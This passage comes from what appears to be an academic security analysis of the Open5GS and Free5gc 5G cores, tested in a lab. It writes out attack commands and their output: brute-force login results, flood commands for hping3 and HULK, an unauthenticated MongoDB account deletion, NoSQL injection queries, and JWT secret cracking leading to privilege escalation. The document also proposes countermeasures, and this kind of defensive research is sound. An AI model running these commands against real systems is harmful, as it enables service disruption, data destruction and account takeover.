└─$ whatweb http://192.168.100.9:8080
http://192.168.100.9:8080 [200 OK] Bootstrap, Cookies[connect.sid], Country[R
ESERVED][ZZ], HTML5, HttpOnly[connect.sid], IP[192.168.100.9], Meta-Author[Op
en5GS], PasswordField[password], Script[text/javascript], Title[Open5GS], X-P
owered-By[Next.js 3.2.3], X-UA-Compatible[IE=edge]
```

Figure 4.1: Information gathered by WhatWeb tool.

Therefore, after the first phase of reconnaissance in which we just earned the basic information of the 5G Core; started the Scanning phase, where the penetration tester should discover weaknesses and figure out how to exploit them. To achieve this purpose, we decided to investigate deeper, searching for hidden pages or directories. Thus, there are many tools that allow to achieve this scope, for this circumstance our choice relapsed on Dirb: a web content scanner (Figure 4.2).

```
dirb http://192.168.100.9:8080 /usr/share/wordlists/dirb/common.txt
```


Subsequently we extended the research launching the earlier command employing `big.txt` a larger and more complete wordlist then the previous one, but neither of them discovered something valuable, except the `/index` directory, for which we already have knowledge about.



```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Sep 19 08:35:38 2022
URL_BASE: http://192.168.100.9:8080/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.100.9:8080/ ----
+ http://192.168.100.9:8080/index (CODE:200|SIZE:8797)

-----------------
END_TIME: Mon Sep 19 08:36:05 2022
DOWNLOADED: 4612 - FOUND: 1
```

Figure 4.2: Dirb output employing common.txt wordlist.

Thus, thereafter we tried running Dirbuster, a noteworthy tool used to brute force web server and web application server, checking for any hidden directories or hidden pages, therefore approximately the same functioning of Dirb, even if more powerful in terms of computation power. Nevertheless, even applying, to the tool, different wordlist dimensions, Dirbuster did not find anything valuable; probably due to the fact that the Open5GS is an open source project and it is work in progress yet. Afterwards, the second step was to run Nikto, a vulnerability scanner for web servers and web applications. In this case as observable in Figure 4.3 were retrieved some information, regarding the absence of some policies (i.e., X-XSS-Protection header, anti-clickjacking X-frame-Options header and X-Content-Type-Options header) and the possibility to run GET, POST, OPTIONS, HEAD requests.




```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.100.9
+ Target Hostname:    192.168.100.9
+ Target Port:        80
+ Start Time:         2022-09-07 05:31:17 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XS
S
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a d
ifferent fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 2aa6, size: 5e79dd5f46c7d, mtime: gzip
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
+ 8702 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2022-09-07 05:32:07 (GMT-4) (50 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 4.3: Nikto outcomes Open5GS.

The next step, was to extend this research, and to do so Golismero, another open source framework for web auditing, was perfect for the purpose, nevertheless the results were pretty scarce. We achieve approximately the same information previously gathered, without any improvement.

4.3.2 Dictionary attack

Taking into account the outcomes achieved, the main idea was to perform at first place a dictionary attack in order to solicit the login page, and trying to gain credentials that allow us to have access. A dictionary attack is mostly a bruteforce attack which employs a set of multiple words possibilities. For this particular attack Burpsuite was the perfect tool to employ. Indeed, the latter, is a platform used to perform security testing on web application. In our case, we searched for a wordlist to use and then we execute our attack, specifying the two field that we were trying to attain: username and password. Based on the wordlist dimension, the attack will take longer or shorter time (the first try was with rockyou.txt wordlist, but it was employing too much time, because of the substantial number of combinations, thus we shrink it into a smaller one). In our situation it succeeded, as visible from the different length of the packets and from the status of the request, obtaining the default credentials to log inside the 5G Core as `Admin` (Figure 4.4). Once in, we were obviously able to Add, Remove or Modify any user or subscriber, having the highest privileges.




Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
130	admin1	lovely	401	☐	☐	337	
131	USER	1423	401	☐	☐	337	
132	UserName	1423	401	☐	☐	337	
133	Username	1423	401	☐	☐	337	
134	user	1423	401	☐	☐	337	
135	ADMIN	1423	401	☐	☐	337	
136	USERNAME	1423	401	☐	☐	337	
137	john	1423	401	☐	☐	337	
138	luis	1423	401	☐	☐	337	
139	admin	1423	302	☐	☐	403	
140	admin1	1423	401	☐	☐	337	
141	USER	jessica	401	☐	☐	337	
142	UserName	jessica	401	☐	☐	337	
143	Username	jessica	401	☐	☐	337	
144	user	jessica	401	☐	☐	337	
145	ADMIN	jessica	401	☐	☐	337	
146	USERNAME	jessica	401	☐	☐	337	
147	john	jessica	401	☐	☐	337	
148	luis	jessica	401	☐	☐	337	
149	admin	jessica	401	☐	☐	337	
150	admin1	jessica	401	☐	☐	337	
151	USER	654321	401	☐	☐	337	
152	UserName	654321	401	☐	☐	337	
153	Username	654321	401	☐	☐	337	
154	user	654321	401	☐	☐	337	
155	ADMIN	654321	401	☐	☐	337	
156	USERNAME	654321	401	☐	☐	337	
157	john	654321	401	☐	☐	337	
158	luis	654321	401	☐	☐	337	

Figure 4.4: Credentials found exploiting Dictionary attack.

4.3.3 Bruteforce attack

Acquired this knowledge, another idea arose our mind. The concept was pretty similar: if it was possible a dictionary attack, was it also possible that the login page is vulnerable to a brute force attack? Taking however in consideration that this kind of attack are really slow and time consuming. To test this vulnerability, we use the same tool previously employed: Burp-suite. But, differently from the dictionary attack in which all the attempts were picked from a wordlist, here we chose to employ a brute force attack, thereby trying all the possible combinations considering a specific dimension of the credentials. As already mentioned, to succeed, this typology of attack requires a lot of time. Indeed, the first attempt was with alphanumeric values for username and password. Nevertheless, despite we shrunk both the credentials to the minimum value of four digits, the amount of time needed was too much. Ultimately, we decided to fix the username (that, in any case, can be retrieved because of another vulnerability regarding MongoDB which will be presented later). With this choice, the combinations left were ten thousand, only for a password of four digits. In this way, after a period of time, we succeeded, obtaining the correct credential as demonstrated in the Figure 4.5. Indeed, the highlighted request shows the username that for this case was `user2` and the password found which was `9130`; the truthfulness of what has been said is, even in this situation, proved by the length of the request and by the status: `302` for this circumstance.



Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
303	user2	2030	401	☐	☐	337	
304	user2	3030	401	☐	☐	337	
305	user2	4030	401	☐	☐	337	
306	user2	5030	401	☐	☐	337	
307	user2	6030	401	☐	☐	337	
308	user2	7030	401	☐	☐	337	
309	user2	8030	401	☐	☐	337	
310	user2	9030	401	☐	☐	337	
311	user2	0130	401	☐	☐	337	
312	user2	1130	401	☐	☐	337	
313	user2	2130	401	☐	☐	337	
314	user2	3130	401	☐	☐	337	
315	user2	4130	401	☐	☐	337	
316	user2	5130	401	☐	☐	337	
317	user2	6130	401	☐	☐	337	
318	user2	7130	401	☐	☐	337	
319	user2	8130	401	☐	☐	337	
320	user2	9130	302	☐	☐	403	
321	user2	0230	401	☐	☐	337	
322	user2	1230	401	☐	☐	337	
323	user2	2230	401	☐	☐	337	
324	user2	3230	401	☐	☐	337	
325	user2	4230	401	☐	☐	337	

Figure 4.5: Credentials found exploiting Bruteforce attack.

For this experiment, it is true that the whole test has been simplified but it is also true that with enough processing power and with a Pro version of the tool (hence without limitations caused by the Community edition), this attack could be implemented in a larger scale.

4.3.4 SQL injections

Changing a bit the field of application, keeping the focus again into the login interface, the subsequent attack we thought about, involves SQL injections, that are one of the most famous attacks to open a breach inside systems. The idea is, indeed, to test if, inserting different type of SQL queries, we can obtain access to the 5G Core. To achieve our purpose, we employed the already mentioned Burpsuite, mainly because even if we could have done this attack manually, it would have been really time consuming; while with the latter tool, some functionalities can be automated. In example, for this use case has been employed the SQL.txt wordlist of Kali Linux which comprehends one hundred twenty five different structured queries. The idea behind is similar to the dictionary attack, especially since has been deployed a wordlist containing different payload with respect to the one used beforehand. The first trial concerned only the username, the second regards the password, with the knowledge of an effective user, and the third one affected both of them (the latter one has been stopped because of excessive time needed to complete itself, far too much combinations). In each of these rounds no vulnerability has been found. Weird If we consider a login page like this; nevertheless, as will be observable later on, this is due to the fact that in Open5GS, the databases containing usernames, passwords and every other kind of data, are handled and managed by MongoDB, that is an unstructured database, unlike the SQL one.

4.3.5 DoS and DDoS

Afterwards, we considered a totally different typology of attacks. The onward experiments that we tested, were a Denial of Service (DoS) and a Distributed Denial of Service (DDoS) attack. To make it possible we used three typologies of tools: SlowLoris, Hping3 and HULK. The idea behind the former one, is that it opens a lot of connections, keeping them open as much as possible, overwhelming, and slowing down the target. The second is mainly used for sending arbitrary TCP/IP packets to hosts, even if in this case it has been used to subdue the target from using a specific service. While, the third one differs from both the other two mostly because it generates a distinct and unique request each time, by pulling it as legitimate traffic. At first place we experienced a DoS attack, either with Slowhttptest, running the attack manually:

```
slowhttptest -c 500 -o text.txt -i 10 -r 200 -H -g -t GET -u http:
//192.168.100.9:8080 -x 30 -p  2
```

and also using Metasploit with exploit `auxiliary/dos/http/slowloris`. Subsequently even employing Hping3 from the terminal with:

```
hping3 -S -p 8080 --flood 192.168.100.9
```

but the server kept working correctly without particular delay. After several changes, we started increasing the number of requests but even in this case without succeeding. Subsequently the idea was to change the source address for each request, to avoid any kind of restriction based on the amount of requests for address that a firewall could have. Hping3 allows to randomize each query source, just adding a line of code:

```
hping3 -S -p 8080 --flood --rand-source 192.168.100.9
```


In this circumstance, with Hping3 tool, the achievement reached only was some slight delay in the responses. Therefore, we decided to employ another specific tool. The last attempt, indeed, has been made with HTTP Unbearable Load King DDoS (HULK) which allows the attacker to produce unique requests typing:

```
python hulk.py -site http://192.168.100.10:5000
```

After some time we tried to access the web page, bu even in this case we just obtained a little lag, so nothing really meaningful that can lead us to consider it as successful. In all the earlier circumstances, indeed, the server did not go down, even if it does not own any firewall that protects him. In this case the attack was not very successful, but, considering the environment in which a DDoS attack has been exploited and that also in this circumstance we achieved some delay, it is not so difficult to think that this attack, applied in a bigger environment could provoke real damages.

4.3.6 Database permission leakage

Database permission leakage cannot be considered an attack, although it has a huge importance with respect to our purpose, considering the latter as one of the most effective vulnerability. Therefore, for this section we decided to change strategy, analysing from a more general perspective the whole 5G Core. The following step was to use Nessus, a vulnerability scanner mainly employed to find new vulnerabilities. After some attempts, Nessus found a critical weakness caused by MongoDB as visible from Figure 4.6. Indeed, the latter one was configured to allow every kind of connection without asking for authentication. In this specific situation, a malicious user could connect to the database, with the intention of creating, reading, updating, and deleting documents, collections, and databases. In the next section will be illustrated a way to exploit this specific exposure, indeed permission leakage may be deemed more as an entry point for leveraging further vulnerabilities, rather than a specific attack.


CRITICAL MongoDB Service Without Authentication Detection

Description
MongoDB, a document-oriented database system, is listening on the remote port, and it is configured to allow connections without any authentication. A remote attacker can therefore connect to the database system in order to create, read, update, and delete documents, collections, and databases.

Solution
Enable authentication or restrict access to the MongoDB service.

See Also
https://www.mongodb.com/

Output

```
Nessus was able to run the following database query on the remote MongoDB
service without authenticating since authentication is not enabled:

local.startup_log.findOne();

This produced a response document with the following truncated
contents: (limited to 10 lines)
------------------------------ snip ------------------------------
filippo-VirtualBox-1661413788283
hostname
filippo-VirtualBox
startTime
startTimeLocal
Thu Aug 25 09:49:48.283
cmdLine
config
/etc/mongodb.conf
bindIp
[...]
------------------------------ snip ------------------------------

less...
```

Port ▲	Hosts
27017 / tcp / mongodb	192.168.100.9


Figure 4.6: Critical vulnerability on Mongo database found by Nessus.

4.3.7 NoSQL injections

In order to exploit what has been discovered in the previous section, we logged in executing:

```
mongo -host 192.168.100.9 -port 27017
```

and accessed to the Open5GS database with `use open5gs` command, we saw that there were no checks, and we were able to access every collection or document inside. Indeed, the early attempt was to gather all the information available and to discover what databases were available (command: `show collections`). In order to apply the attempt of removing an account we primarily run the command: `db.accounts.find()` for the purpose of showing the available profiles (Figure 4.7). The following two images will show in the above part the terminal output, while the second contains the same result displayed in the interface.




admin	admin
user1	user
user2	user

Figure 4.7: Available profiles into the database.

Subsequently, once realized which were the possible targets, we tried to remove one of the users found typing:

```
db.accounts.remove({username:“user1”}, {justOne:true})
```

as observable from figure 4.8 where `user1` is the target; same can be made for the subscribers or entire databases. Even in this case, no password required for deleting a user.



admin	admin
user2	user

Figure 4.8: Removed account inside MongoDB.

Indeed, we exploit this lack of authentication for our purposes, deleting the account of somebody else. Before concluding this section, it is important to take into account that the NoSQL queries tested until now were legitimate queries and not NoSQL injections. Indeed, an example of a possible injection of this type could be:

```
db.accounts.find({"username": {"\$ne": ""}})
```

For this particular query has been employed the keyword: `ne`, which stands for `not equal`; in such a way the outcome of the query will show every record which has a value different from the empty value. Another more specific NoSQL injection could be made just to show a specific record. In order to deploy it to check the results we can type:

```
db.accounts.find({"username": {"\$ne": ""}, "roles": "admin"})
```

In this circumstance have been displayed all the records that are not equal to the blank value AND presents the admin role.

4.3.8 Clickjacking

Changing a bit the field of application; in one of the preceding sections where we ran a scan script with Nmap, we discovered that the Open5GS does not own the X-Frame-Option (XFO) that is the header response of HTTP page, mainly used to provide security. The idea is that the XFO allows or not a browser to render a page, employing three options:

- **Deny:** disallow every domain to show a page in a frame.
- **SameOrigin:** allows the actual page to be shown in another page frame even if it must have the same domain.
- **Allow from URI:** allows the actual page to be shown in another page frame, but only with a specific URI

Without this policy, the Core could be vulnerable to Clickjacking attack. The latter is an exploitation of a vulnerability where the victim is deceived to click into a specific element of a web page that will be hided or invisible. In this way the user will be redirected into a different page where he can unknowingly provide credentials, download a malware or more generally leak some information. To exploit this weakness, we emulated a login web page comparable to the one of the 5G Core (Figure 4.9).





Figure 4.9: Visible login from user perspective.

Above this, we prepended another page with a button that will redirect the user wherever we previously specified as showed in Figure 4.10.



Sorry, your password has expired, change it now.

Old Password

New Password

Figure 4.10: Page in which the user has been redirected.

In order to trick the victim in clicking it, we locate the button superimposing it to the Login button, and set the opacity of the fake button as really high. The picture 4.11 is a representation of the hypothetical attack, the opacity in this case is less than the final value employed, that is why the `Fake Login` button is visible.


Username

Password

Figure 4.11: Idea behind Clickjacking technique.


In this way the user think that he is clicking the correct one, while it will be redirected into the page of our creation (in our case a fake change password login). Until this point the attack has succeeded, mainly because the web page allows an application to be encapsulated within an IFRAME. Subsequently the idea was to create a server to redirect the credentials entered by the legitimate user. Thus, once created the server we understood that this was not possible, due to the Cross Origin Resource Sharing (CORS) which allows a server to specify any origins from where it can or cannot retrieve resources.

4.3.9 Json Web Token robustness

Subsequently, once understood the functioning of the web page and applying towards it some inspection techniques, we realized that, each user was possessing a Json Web Token, which was used for authentication, keeping the credentials of the member in the current session. Thus, the idea was to test the robustness of the token. As we know the JWT is composed of three parties: the first that specifies the algorithm used and the type of the token, the second that contains the content of the payload and the third one used to verify the signature of the JWT. In order to crack the hash token we used JohnTheRipper cracking software tool typing:

```
john jwt.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=
HMAC-SHA256
```

After a while, we obtain the secret key used to encrypt the token as proven in Figure 4.12. It is true that for this circumstance, the secret key is the default one, however, the already mentioned one is a significant concept that must be taken in consideration.



```
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 128/128 AVX 4x]
)
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
change-me        (?)
1g 0:00:00:01 DONE (2022-12-01 09:22) 0.5154g/s 4739Kp/s 4739Kc/s 4739KC/s c
hanjerome27..champssports
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 4.12: Cracked hash employing John The Ripper tool.

In this way, any malicious user who has access to the 5G Core can change the content of the JWT, decrypting the base64 data contained in the payload and modifying, considering our specific case, the role of the user, setting it as `admin`. In this way a malicious user has the possibility to recreate a legitimate signature with the employment of the correct secret key, previously discovered, attempting in this way a privilege escalation.

4.4 Countermeasures

In this sub section some of the most important countermeasures will be presented, considering all the proven tests and the trials made to achieve information or to exploit some specific vulnerability.

Starting from the first two attacks presented, which are pretty similar: Dictionary attack and Brute Force, for both the prior arrangement that can be done to avoid them is to encrypt every kind of packets in or out of the 5G Core. It is true that with this expedient the packets can be captured yet, but it is also true that with this trick, which means with a proper ciphering algorithm the packets should not be read (It is a matter of time and depends on the quality of the algorithm). In such scenario, the attacker cannot retrieve clear text credentials and as a result cannot test different login details.

Afterwards, we rehearsed SQL injection technique, and even if without good results, was still good to make some attempt. As we saw SQL injection attack did not work because of the unstructured database Open5GS employs. The countermeasures for this typology of database will be presented in a while.

Thus, thereafter the SQL injection attempts, other two attacks has been tested: DoS and DDoS (Denial of Service and Distributed DoS). In both cases, as we witnessed, we just achieved some delay, but also in this case, it is appropriate to present some countermeasures in case of a future application of these attacks in a larger scale. Generally speaking, one of the best way to prevent a DoS attack is to set up a firewall. In this way, after a specific number of requests from the same source, the IP who is sending all the requests will be blocked. Regarding the DDoS attacks, the situation is slightly different. However, focusing now on the two specific attacks applied. In order to protect the pc against slow HTTP attack (SlowHTTPtest) there are some countermeasures that can be applied, in example fixing a connection timeout or limiting the incoming data rate; in both cases decreasing too much the values will lead to drop also the legitimate connections. Another important countermeasure to prevent this kind of attack is to enlarge the backlog of pending connections, allowing the server to handle a bigger number of requests. For what concerns DDoS attack, some security tricks to avoid it can be, the use of firewall and IDS, the segmentation of the network in order to create several subnets with unique security controls and protocols and also the limitations of the broadcast forwarding, typically used to amplify the demands. Moreover, another important expedient to forestall DDoS, before it happens, can also be to keep monitoring the network, in this case, a sudden increase of the requests will be clearly identifiable and easy to interrupt.

Furthermore, as noted earlier, also MongoDB presents a vulnerability. Indeed, to avoid this weakness, the administrator should make the authentication mandatory for every user. Instead, in Open5GS, anyone can have remotely access to MongoDB. Using this expedients, no one can modify or even show the contents of the available databases, because unauthorized.

Lastly, instead, in order to prevent Clickjacking attack as previously mentioned, the first method is to employ the X-Frame-Option to deny any, or to allow only some domains, in this way the user can decide when framing is permitted (this countermeasure is server-side). While another less effective countermeasure, because client-side, is the frame busting, in which the site prevents the framing technique. Moreover, as we saw there is the most important that is the CORS policy who protects web pages like the one of Open5GS to redirect the flow to unknown origins. Regarding the JWT privilege escalation, there are some useful techniques that allow to avoid the exploitation of this attack. The idea is, at first, to employ as secret key any word that is not present in common wordlists or however a more complex key. In addition, another countermeasure could also be to decrease the IAT (issued at) that identifies how long the JWT is alive. The concept is to employ an adequate amount of time to live based on the usage of the token.

5
Security analysis of the second 5G Core: Free5gc

5.1 Environment

To understand how Free5gc works, a little step back has to be taken. Indeed, this core was born in the 2019 firstly as Non Standalone, therefore combined with fourth generation EPC (Evolved Packet Core). Subsequently, in the same year has also been implemented the standalone 5G Core features. In this section will be shown how the Free5gc has been implemented and how has been parsed, looking for any kind of vulnerabilities [12]. As in the earlier case, Virtual Box comes in our aid to build the environment claimed. Indeed, to check if the Core has any typology of weaknesses, has been employed the formerly deployed Kali Linux exactly with the same specifics. Whilst, for what concerns the free5gc, we used a pretty old recommended version of Ubuntu as operating system. In this case too, as with Open5gs, the two virtual machines are connected via a NAT network and subsequently connected outside.

1. Free5gc

    - Operative System: Ubuntu
    - Release: 18.04.6 LTS
    - Codename: Bionic

- Linux Kernel: 5.4.0-84-generic

2. Kali Linux

    - Operative System: Kali GNU/Linux Rolling
    - Release: 2022.1
    - Codename: kali-rolling
    - Linux Kernel: 5.15.0-kali3-amd64

5.2 Initial Considerations

This section makes an overall description of how Free5gc behaves and how it is structured, analysing from a high level point of view the functioning and the measures applied. Before digging into the test implementations we analysed the options available once logged in the web console, as already made in the Open5gs. When inside the Core interface as `admin`, we tried to create some other account able to access the interface remotely; but this experiment did not give the expected result. Whilst with Open5gs we were able to create and successively access the web interface with the preferred account. This arrangement sounds accountable, because the only member who should be able to access the interface is the administrator. However, was possible to create other users or subscribers. Thus, once connected as admin we searched for any kind of cookie containing session ID, Json Web Token or anything exploitable from an attacker point of view. Surprisingly, free5gc do not possesses any kind of cookies, indeed, refreshing the page right after being logged in, will take us back to the login page. This made us think, together with the impossibility to retrieve credentials using Wireshark, about the possibility of hardcoded credentials, sure enough, looking for the configuration file, we found the `AuthHelper.js` who was containing the credentials of the Administrator. At this point a consideration has to be taken, because the only way to stole ”admin” credentials should be to exploit some social engineering techniques. Indeed, we decided to make a check about whether was present or not an encryption algorithm. In such a way, our search started from the configuration files located in the Free5gc directory where we found the `amfcfg.yaml`. As we are already aware of, AMF is the Access and Mobility Management Function whose task is mainly to handle authorization and authentication. Indeed, checking for any possible flag in the file, we found out that Free5gc was employing the NIA2 algorithm. The latter one is based on the Advanced Encryption Standard, with a secret key of 128-bit to provide integrity protection for all the messages from and to the 5G Core, giving Freeg5c a good protection against baleful users. In addition to these, as we will see later on, due to its utility, this Core provides a console which behaves like Wireshark (as loopback interface). It intercepts all the packets directed to the server also showing the source 